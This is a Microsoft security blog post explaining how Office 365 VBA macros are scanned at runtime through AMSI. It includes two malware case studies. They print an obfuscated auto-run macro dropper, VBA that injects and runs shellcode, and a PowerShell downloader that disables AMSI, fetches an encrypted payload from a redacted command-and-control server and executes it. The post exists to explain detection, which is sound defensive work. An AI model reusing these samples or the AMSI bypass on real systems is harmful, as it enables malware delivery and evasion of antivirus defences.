Office VBA + AMSI: Parting the veil on malicious macros

microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros

September 12, 2018

As part of our continued efforts to tackle entire classes of threats, Office 365 client applications now integrate with Antimalware Scan Interface (AMSI), enabling antivirus and other security solutions to scan macros and other scripts at runtime to check for malicious behavior.

Macro-based threats have always been a prevalent entry point for malware, but we have observed a resurgence in recent years. Continuous improvements in platform and application security have led to the decline of software exploits, and attackers have found a viable alternative infection vector in social engineering attacks that abuse functionalities like VBA macros. Microsoft, along with the rest of the industry, observed attackers transition from exploits to using malicious macros to infect endpoints. Malicious macros have since showed up in commodity malware campaigns, targeted attacks, and in red-team activities.



Figure 1. Prevalence of the exploit vs macro attack vector observed via Windows Defender ATP telemetry

To counter this threat, we invested in building better detection mechanisms that expose macro behavior through runtime instrumentation within our threat protection solutions in the cloud. We're bringing this instrumentation directly into Office 365 client applications. More importantly, we're exposing this capability through AMSI, an open interface, making it accessible to any antivirus solution.

Obfuscation and other forms of detection evasion

Macros are popular among attackers because of the rich capabilities that the VBA runtime exposes and the privileged context in which macros execute. Notably, as with all scripting languages, attackers have another advantage: they can hide malicious code through obfuscation.

To evade detection, malware needs to hide intent. The most common way that attackers do this is through code obfuscation. Macro source codes are easy to obfuscate, and a plethora of free tools are available for attackers to automatically do this. This results in polymorphic malware, with evolving obfuscation patterns and multiple obfuscated variants of the same malicious macro.

There's more: malicious code can be taken out of the macro source and hidden in other document components like text labels, forms, Excel cells, and others. Or why hide at all? A small piece of malicious code can be embedded somewhere in a huge legitimate source and keep a low profile.

How can antivirus and other security solutions cope? Today, antivirus solutions can extract and scan the obfuscated macro source code from an Office document. How can the macro's intent be exposed? What if security solutions can observe a macro's behavior at runtime and gain visibility into system interactions? Enter Office and AMSI integration.

AMSI on Windows 10

In MITRE's evaluation of EDR solutions, Windows Defender ATP demonstrated industry-leading optics and detection capabilities. The breadth of telemetry, the strength of threat intelligence, and the advanced, automatic detection through machine learning, heuristics, and behavior monitoring delivered comprehensive coverage of attacker techniques across the entire attack chain.
Read: ***Insights from the MITRE ATT&CK-based evaluation of Windows Defender ATP***

If AMSI rings a bell, it's because we talked about how PowerShell adopted AMSI in a blog post when AMSI was introduced back in 2015.

Antimalware Scan Interface (AMSI) is an open interface available on Windows 10 for applications to request, at runtime, a synchronous scan of a memory buffer by an installed antivirus or security solution. Any application can interface with AMSI and request a scan for any data that may be untrusted or suspicious.

Any antivirus can become an AMSI provider and inspect data sent by applications via the AMSI interface. If the content submitted for scan is detected as malicious, the requesting application can take action to deal with the threat and ensure the safety of the device. To learn more, refer to the AMSI documentation.

AMSI also integrates with the JavaScript, VBScript, and PowerShell scripting engines. Over the years, we have been steadily increasing our investments in providing security solutions with deeper visibility into script-based threats. Insights seen via AMSI is consumed by our own security products. The new Office and AMSI integration is yet another addition to the

arsenal of protection against script-based malware. Windows Defender Advanced Threat Protection (Windows Defender ATP) leverages AMSI and machine learning to combat script-based threats that live off the land (read our previous blog post to learn more).

Office VBA integration with AMSI

The Office VBA integration with AMSI is made up of three parts: (a) logging macro behavior, (b) triggering a scan on suspicious behavior, and (c) stopping a malicious macro upon detection.



Figure 2. Runtime scanning of macros via AMSI

Logging macro behavior

The VBA language offers macros a rich set of functions that can be used to interface with the operating system to run commands, access the file system, etc. Additionally, it allows the ability to issue direct calls to COM methods and Win32 APIs. The VBA scripting engine handles calls from macro code to COM and APIs via internal interfaces that implement the transition between the caller and the callee. These interfaces are instrumented such that the behavior of a macro is trapped and all relevant information, including the function name and its parameters, are logged in a circular buffer.

This monitoring is not tied to specific functions; it's generic and works on any COM method or Win32 API. The logged calls can come in two formats:

- *<COM_Object>.<COM_Method>("Parameter 1", ..., "Parameter n");*
- *<API_or_function_Name>("Parameter 1", ..., "Parameter n");*

Invoked functions, methods, and APIs need to receive the parameters in the clear (plaintext) in order to work; thus, this behavioral instrumentation is not affected by obfuscation. This instrumentation thus reveals a weak spot for macro codes; the antivirus now has visibility on

relevant activity of the macro in the clear.

To illustrate, consider the following string obfuscation in a shell command:

Shell("ma"+"l"+ "wa"+ "r" + "e.e" + "xe")

With the Office VBA and AMSI integration, this is logged like so:

Shell("malware.exe");

Triggering on suspicious behavior

When a potentially high-risk function or method (a *trigger*; for example, *CreateProcess* or *ShellExecute)* is invoked, Office halts the execution of the macro and requests a scan of the macro behavior logged up to that moment, via the AMSI interface. The AMSI provider (e.g., antivirus software) is invoked synchronously and returns a verdict indicating whether or not the observed behavior is malicious.

The list of high-risk functions or triggers are meant to cover actions at various stages of an attack chain (e.g., payload download, persistence, execution, etc.) and are selected based on their prevalence among malicious and benign macros. The behavior log sent over AMSI can include information like suspicious URLs from which malicious data was downloaded, suspicious file names known to be associated with malware, and others. This data is valuable in determining if the macro is malicious, as well as in the creation of detection indicators – all without any influence from obfuscation.

Stopping malicious macros upon detection

If behavior is assessed malicious, macro execution is stopped. The user is notified by the Office application, and the application session is shut down to avoid any further damage. This can stop an attack in its tracks, protecting the device and user.



Figure 3. Malicious macro notification

Case study 1: Heavily obfuscated macro code

(SHA-256: 10955f54aa38dbf4eb510b8e7903398d9896ee13d799fdc980f4ec7182dbcecd)

To illustrate how the Office VBA and AMSI integration can expose malicious macro code, let's look at a recent social engineering attack that uses macro-based malware. The initial vector is a Word document with instructions in the Chinese language to "Enable content".



Figure 4: The malicious document instructs to enable the content

If the recipient falls for the lure and enables content, the malicious macro code runs and launches a command to download the payload from a command-and-control server controlled by the attacker. The payload, an installer file, is then run.

The macro code is heavily obfuscated:

```
Sub AutoOpen()
    Dim abjaWFApqTOaGknEZ As String
    Dim EVvHI As Object
    Dim aqwMEEghqLNesI As Integer
    Dim TgAVw As String

    aqwMEEghqLNesI = 816
    abjaWFApqTOaGknEZ = HyqtqSXGmk("5f7b6b7a") & "qx|6[pmtt"
    Set EVvHI = CreateObject(wYXLQDtWwWsGZoWLeGkpVm(abjaWFApqTOaGknEZ))
    TgAVw = mpSAXeEZE("RnJhKoD" & "sTlnMyDIVhfRdr")
    TgAVw = CEwrPAatMxZTqBgv(EVvHI, TgAVw, aqwMEEghqLNesI)
End Sub

Function mpSAXeEZE(jOgnh As String) As String
    Dim eQQyonmU As String
    Dim cwMPdbkYiBGzZlOVmz As String
    Dim ndpvhGDAi As String
    ndpvhGDAi = "u{qm€mk(7y(7q(p||xB77:?698:6>>698=7|m{|6u{q"

    eQQyonmU = ndpvhGDAi
    eQQyonmU = wYXLQDtWwWsGZoWLeGkpVm(eQQyonmU)
    mpSAXeEZE = eQQyonmU
End Function

Function CEwrPAatMxZTqBgv(nQlSqqrbkebp As Object, uFFbObocubzzV As String, Q
    Dim rybfapXhFisd As String
    Dim ckNnNJEa As Integer
    ckNnNJEa = 4
    rybfapXhFisd = uFFbObocubzzV
    If (QQWVoEy > ckNnNJEa) Then
        ckNnNJEa = QQWVoEy - QQWVoEy
        nQlSqqrbkebp.Run rybfapXhFisd, ckNnNJEa, True
    End If
    rybfapXhFisd = HyqtqSXGmk("506f6179") & "XvJdLm" & HyqtqSXGmk("4e7873")
```

Figure 5: Obfuscated macro

However, behavior monitoring is not hindered by obfuscation. It produces the following log, which it passes to AMSI for scanning by antivirus:

```
IWshShell3.run("true", "0", "msiexec /q /i http:/[redacted]msi");
```

Figure 6: De-obfuscated behavior log

The action carried out by the macro code is logged, clearly exposing malicious actions that antivirus solutions can detect much more easily than if the code was obfuscated.

Case study 2: Macro threat that lives off the land

(SHA-256: 7952a9da1001be95eb63bc39647bacc66ab7029d8ee0b71ede62ac44973abf79)

The following is an example of macro malware that “lives off the land”, which means that it stays away from the disk and uses common tools to run code directly in memory. In this case, it uses shellcode and dynamic pages. Like the previous example, this attack uses social engineering to get users to click “Enable Content” and run the macro code, but this one uses instructions in the Spanish language in Excel.



Figure 7. Malicious Excel file with instructions to enable content

When run, the macro code dynamically allocates virtual memory, writes shellcode to the allocated location, and uses a system callback to transfer execution control. The malicious shellcode then achieves fileless persistence, being memory-resident without a file.

```
Private Declare PtrSafe Function allocateMemory Lib "ntdll" Alias "NtAllocateVirtualMemory" (Proces
Private Declare PtrSafe Function copyMemory Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProce
Private Declare PtrSafe Function shellExecute Lib "kernel32" Alias "EnumSystemCodePagesW" (ByVal lp
Sub AutoOpen()
    kifo
End Sub
Sub Auto_Open()
    kifo
End Sub
Sub Workbook_Open()
    kifo
End Sub
Private Sub kifo()

Dim shellCode As String
Dim shellLength As Long
Dim byteArray() As Byte
Dim memoryAddress As Long
Dim zL As Long
zL = 0
Dim rL As Long

shellCode = "fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2

shellLength = Len(shellCode) / 2
ReDim byteArray(0 To shellLength)

For i = 0 To shellLength - 1

    If i = 0 Then
        pos = i + 1
    Else
        pos = i * 2 + 1
    End If
    Value = Mid(shellCode, pos, 2)
    byteArray(i) = Val("&H" & Value)

Next

memoryAddress = allocateMemory(ByVal -1, rL, zL, &H5000, &H1000, &H40)
memoryAddress = rL

copyMemory ByVal -1, memoryAddress, VarPtr(byteArray(0)), UBound(byteArray) + 1, zL

executeResult = shellExecute(memoryAddress, zL)

End Sub
```

Figure 8. Macro code utilizing Win32 APIs to launch embedded shellcode

When the shellcode gets execution control, it launches a PowerShell command to download additional payload from a command-and-control server controlled by the attacker.

```
[REf].AssemblY.GetTYPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetFIELd('amsiInitFailed','NonPubl
ic,Static').SETVALUE($NuLl,$tRue)};[SYstEm.NET.SeRvIcePOiNtMAnAgER]::EXpeCt100COntiNue=0;$WC=NEw-OBJecT
SYSteM.NET.WEBClIenT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[
System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$wc.HEadeRS.ADD('User-Agent',$u);$wC.PrOXY=[
SysteM.NEt.WEBREQuEst]::DEfaULtWebPrOxy;$Wc.PROXy.CrEdentIAls = [
SYstEm.Net.CrEdENTIALCaChE]::DEfAuLTNETworkCreDentIalS;$K=[SYstEM.Text.EnCOding]::ASCII.GeTBYTeS('e5{W,@vt)yhO
6wU#nAx+q.ZXNT7&%uRg');$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[
$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxOR$S[($S[$I]+$S[$H])%256]}}
;$WC.HeaderS.ADD("Cookie","session=FhA9+t8M27OcvwhD3fSakpWVzZI=");$ser='https://[redacted]';$t='/
admin/get.php';$DAtA=$WC.DowNLoAdDAta($SEr+$t);$iv=$DaTa[0..3];$DaTa=$dAta[4..$DaTa.lenGTh];-JOiN[CHAr[]](&
$R $DAtA ($IV+$K))|IEX
```

Figure 9. PowerShell command that downloads payload

Even if the macro code uses fileless code execution technique using shellcode, its behavior is exposed to antivirus solutions via the AMSI interface. Sample log is shown below:

```
ntdll.NtAllocateVirtualMemory(ffffffff,,00000000,,00001000,00000040);kernel32.WriteProcessMemory
(ffffffff,,13621298,0000014e,00000000);kernel32.EnumSystemCodePagesW(16c10000,00000000);
```

Figure 10. De-obfuscated behavior log

With the AMSI scan integration in both Office VBA and PowerShell, security solutions like Windows Defender ATP can gain clear visibility into malicious behavior at multiple levels and successfully block attacks.

Windows Defender ATP: Force multiplier and protection for down-level platforms

In addition to protecting users running Office 365 applications on Windows 10, detections via AMSI allow modern endpoint protection platforms like Windows Defender ATP to extend protection to customers via the cloud.



Figure 11. Simplified diagram showing how AMSI detections in a few machines are extended to other customers via the cloud

In Windows Defender AV's cloud-delivered antivirus protection, the Office VBA and AMSI integration enriches the signals sent to the cloud, where multiple layers of machine learning models classify and make verdicts on files. When devices encounter documents with suspicious macro code, Windows Defender AV sends metadata and other machine learning features, coupled with signals from Office AMSI, to the cloud. Verdicts by machine learning translate to real-time protection for the rest of Windows Defender AV customers with cloud protection enabled.

This protection is also delivered to the rest of Microsoft 365 customers. Through the Microsoft Intelligent Security Graph, security signals are shared across components of Microsoft 365 threat protection. For example, in the case of macro malware, detections of malicious macro-laced documents by Windows Defender AV are shared with Office 365 ATP, which blocks emails carrying the document, stopping attacks before the documents land in users mailboxes.



Figure 12. The Office and AMSI integration enriches the orchestration of protection across Microsoft 365

Within a few weeks after the release of this new instrumentation in Office VBA and the adoption by Windows Defender ATP, we saw this multiplier effect, with signals from a few hundred devices protecting several tens of thousands of devices. Because Office AMSI feature exposes behaviors of the macro irrespective of content, language, or obfuscation, signals from one part of the world can translate to protection for the rest of the globe – this is powerful.

Availability

AMSI integration is now available and turned on by default on the Monthly Channel for Office 365 client applications including Word, Excel, PowerPoint, Access, Visio, and Publisher.

In its default configuration, macros are scanned at runtime via AMSI except in the following scenarios:

- Documents opened while macro security settings are set to “Enable All Macros”
- Documents opened from trusted locations
- Documents that are trusted documents
- Documents that contain VBA that is digitally signed by a trusted publisher

Office 365 applications also expose a new policy control for administrators to configure if and when macros are scanned at runtime via AMSI:

Group Policy setting name	Macro Runtime Scan Scope
Path	User Configuration > Administrative templates > Microsoft Office 2016 > Security Settings
Description	This policy setting specifies for which documents the VBA Runtime Scan feature is enabled. **Disable for all documents**: If the feature is disabled for all documents, no runtime scanning of enabled macros will be performed. **Enable for low trust documents**: If the feature is enabled for low trust documents, the feature will be enabled for all documents for which macros are enabled except: • Documents opened while macro security settings are set to "Enable All Macros" • Documents opened from a Trusted Location • Documents that are Trusted Documents • Documents that contain VBA that is digitally signed by a Trusted Publisher **Enable for all documents**: If the feature is enabled for all documents, 